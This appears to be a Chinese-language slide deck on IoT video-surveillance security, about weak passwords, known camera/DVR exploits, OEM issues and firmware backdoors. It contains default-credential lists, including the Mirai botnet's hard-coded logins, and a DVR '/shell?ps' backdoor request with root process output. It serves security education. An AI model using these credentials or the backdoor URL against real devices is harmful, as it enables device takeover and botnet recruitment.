



# IoT-视频监控系统安全初探

绿盟科技 杨旭




# ▶▶ Agenda

**IoT & 视频监控系統**

**IoT & Botnet**

**IoT 安全解決方案**

# ▶▶ IoT & 视频监控系统



**研究对象是谁？**

**为什么要研究摄像头？**

**用什么姿势研究？**

**摄像头分布在哪里？**



**Who ?**

研究对象是谁？



## ▶▶ 视频监控系统



- **DVR ( Digital video recorder )**
- **CCTV ( Closed-Circuit Television )**
- **Security Camera**
- **Network Camera**



**HIKVISION**

**ahua**  
TECHNOLOGY



# Why ?

为什么要研究摄像头？安防摄像头真的安全么？都有哪些风险？

# 1. 弱口令

changes by manufacturers as well as password security issues.

[Don't miss [downloading our free IP video surveillance book.](#)]

### Manufacturer List

For each manufacturer, we list the username first and password section in the following format: username/password. Where manufacturers have multiple defaults, or differences in newer/older firmwares, we have noted it:

- ACTi: admin/123456 or Admin/123456
- American Dynamics: admin/admin or admin/9999
- Arecont Vision: none
- Avigilon: Previously admin/admin, changed to Administrator/<blank> in later firmware versions
- Axis: Traditionally root/pass, new Axis cameras require password creation during first login (though root/pass may be used for ONVIF access)
- Basler: admin/admin
- Bosch: None required, but new firmwares (6.0+) prompt users to create passwords on first login
- Brickcom: admin/admin
- Canon: root/camera
- Cisco: No default password, requires creation during first login
- Dahua: admin/admin
- Digital Watchdog: admin/admin
- DRS: admin/1234
- DVTel: Admin/1234
- DynaColor: Admin/1234
- FLIR: admin/fliradmin
- FLIR (Dahua OEM): admin/admin
- Foscam: admin/<blank>

weak password of some DVRs

Username/Password	Manufacturer
admin/123456	
root/anko	
root/pass	
root/vizxv	
root/888888	
root/666666	
root/7ujMko0vizxv	
root/7ujMko0admin	
666666/666666	
root/dreambox	
root/zlxx	
root/juantech	
root/xc3511	
root/hi3518	
root/klv123	
root/klv1234	
root/jvbzd	
root/admin	
root/system	
admin/meinsm	
root/54321	
root/00000000	
root/realtek	
admin/1111111	
root/xmhdipc	
admin/smcadmin	
root/ikwb	
ubnt/ubnt	
supervisor/supervisor	
root/<none>	
admin/1111	
root/Zte521	

weak password built-in mirai



## 2. 漏洞

### Directory of Video Surveillance Cybersecurity Vulnerabilities and Exploits

Author: Brian Karas, Published on Nov 16, 2016

This list compiles reported exploits for security products, and is updated regularly.

We have summarized exploits by date and by manufacturer, providing a brief description of the exploit along with affected product(s) and firmware version(s), when known.

#### Historical List Of Exploits

This list contains a summary of known exploits in reverse chronological order. Additional details are provided in a section for each manufacturer below. Manufacturers with an asterisk (\*) next to their name indicate products that were OEM'd under multiple brand names beyond the original manufacturer listed.

- November 2016 - Siemens - Remote privilege escalation possible via exploiting web interface.
- October 2016 - NUUO(2) - Insecure default credentials.
- October 2016 - Dahua\*(2), XiongMai - Mirai botnet.
- August 2016 - NUUO(1) - Remote root exploit and remote command injection vulnerability.
- July 2016 - Axis - Remote root exploit.
- July 2016 - Pelco - Digital Sentry hard coded username/password backdoor.
- March 2016 - TVT\* - Remote code execution.
- March 2016 - HID - Command injection vulnerability allows attacker full control of device.
- August 2015 - Dedicated Micros - Devices have no default password, allowing full access.
- June 2015 Avigilon - ACC - Allows attackers to read arbitrary files.
- October 2014 - Bosch - 630/650/670 Recorders - Multiple exploits allow attacker to get root console and also retrieve config data.
- September 2014 - Hikvision(2) - 7200 series NVRs - Buffer overflow to gain root access.
- November 2013 - Dahua\*(1) - DVR's/NVR's - Execute admin commands without authentication
- November 2013 - Vivotek - RTSP stream authentication can be bypassed.
- August 2013 - Hikvision(1) - IP Cameras - Remote root exploit.



KerneronSecurity





Tuesday, March 22, 2016

Remote Code Execution in CCTV-DVR affecting over 70 different vendors

#### Vendors List

Ademco  
ATS Alarms technology and systems  
Area1Protection  
Avio  
Black Hawk Security  
Capture  
China security systems  
Cocktail Service  
Cpsecured  
CP PLUS  
Digital Eye'z no website  
Diote Service & Consulting  
DVR Kapta  
ELVOX  
ET Vision  
Extra Eye 4 U  
eyemotion  
EDS  
Fujitron  
Full HD 1080p  
Gazer  
Goldeye  
Goldmaster  
Grizzly  
HD IViewer  
Hi-View  
Ipcom  
IPOX

# ▶▶ 3. OEM



## 4. 后门

```
# strings dvr_app | grep -C 10 cgi-bin
[0;37mDVR->[%s]:%d
vga [%d,%d] cvbs [%d,%d]
WEBDIR
/root/dvr_web/www
/moo Edit View Search Terminal Help
/whoami
/shell
/snapshot
/mjpeg
/mjpeg.html
/cgi-bin/view.cgi
/cgi-bin/flv.cgi
/bubble/live
/cgi-bin/jscript.cgi
/cgi-bin/gw.cgi
/cgi-bin/snapshot.cgi
/cgi-bin/sp.cgi
/cgi-bin/upload.cgi
/cgi-bin/upgrade_rate.cgi
/tmp/spook
```


开源固件内置后门

192.168.3.101/shell?ps

PID	USER	VSZ	STAT	COMMAND
1	root	1216	S	{linuxrc} init
2	root	0	SW	[kthreadd]
3	root	0	SW	[ksoftirqd/0]
4	root	0	SW	[kworker/0:0]
6	root	0	SW	[rcu_kthread]
7	root	0	SW<	[khelper]
8	root	0	SW	[kworker/u:1]
163	root	0	SW	[sync_supers]
165	root	0	SW	[bdi-default]
166	root	0	SW<	[kintegrityd]
168	root	0	SW<	[kblockd]
174	root	0	SW<	[ata_sff]
185	root	0	SW	[khubd]
273	root	0	SW<	[rpciod]
274	root	0	SW	[kworker/0:1]
284	root	0	SW	[kswapd0]
337	root	0	SW	[fsnotify_mark]
347	root	0	SW<	[nfsiod]
355	root	0	SW<	[crypto]
394	root	0	SW<	[iscsi_ah]
416	root	0	SW	[scsi_ah_0]
419	root	0	SW	[scsi_ah_1]
422	root	0	SW	[kworker/u:2]
433	root	0	SW	[mtdblock0]
438	root	0	SW	[mtdblock1]
443	root	0	SW	[mtdblock2]
448	root	0	SW	[mtdblock3]

无需密码即可获得设备root权限

## 5. 安全意识差



## 6. 安全部门的弱势地位



铁公鸡：不创造直接价值

出现安全问题

